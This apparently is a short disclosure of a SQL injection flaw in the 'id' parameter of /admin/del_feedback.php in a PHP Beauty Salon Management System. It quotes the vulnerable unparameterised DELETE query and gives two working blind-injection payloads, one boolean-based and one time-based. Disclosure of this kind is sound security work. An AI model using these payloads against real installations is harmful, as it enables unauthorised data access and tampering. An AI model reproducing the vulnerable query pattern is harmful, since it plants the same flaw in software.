
SQL injection vulnerability exists in id parameter of /admin/del_feedback.php file of Beauty Salon Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

```
9     if (!empty($_GET['id'])) {
10        $id = $_GET['id'];
11
12        $sql = "DELETE FROM feedback WHERE id = '$id' ";
13        $run_sql = mysqli_query($con, $sql);
14        if ($run_sql) {
```



“

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=-1' AND 8275=(SELECT (CASE WHEN (8275=8275) THEN 8275 ELSE (SELECT 9073 UNION SELECT 7549) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: id=-1' RLIKE SLEEP(5) AND 'tJPR'='tJPR

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/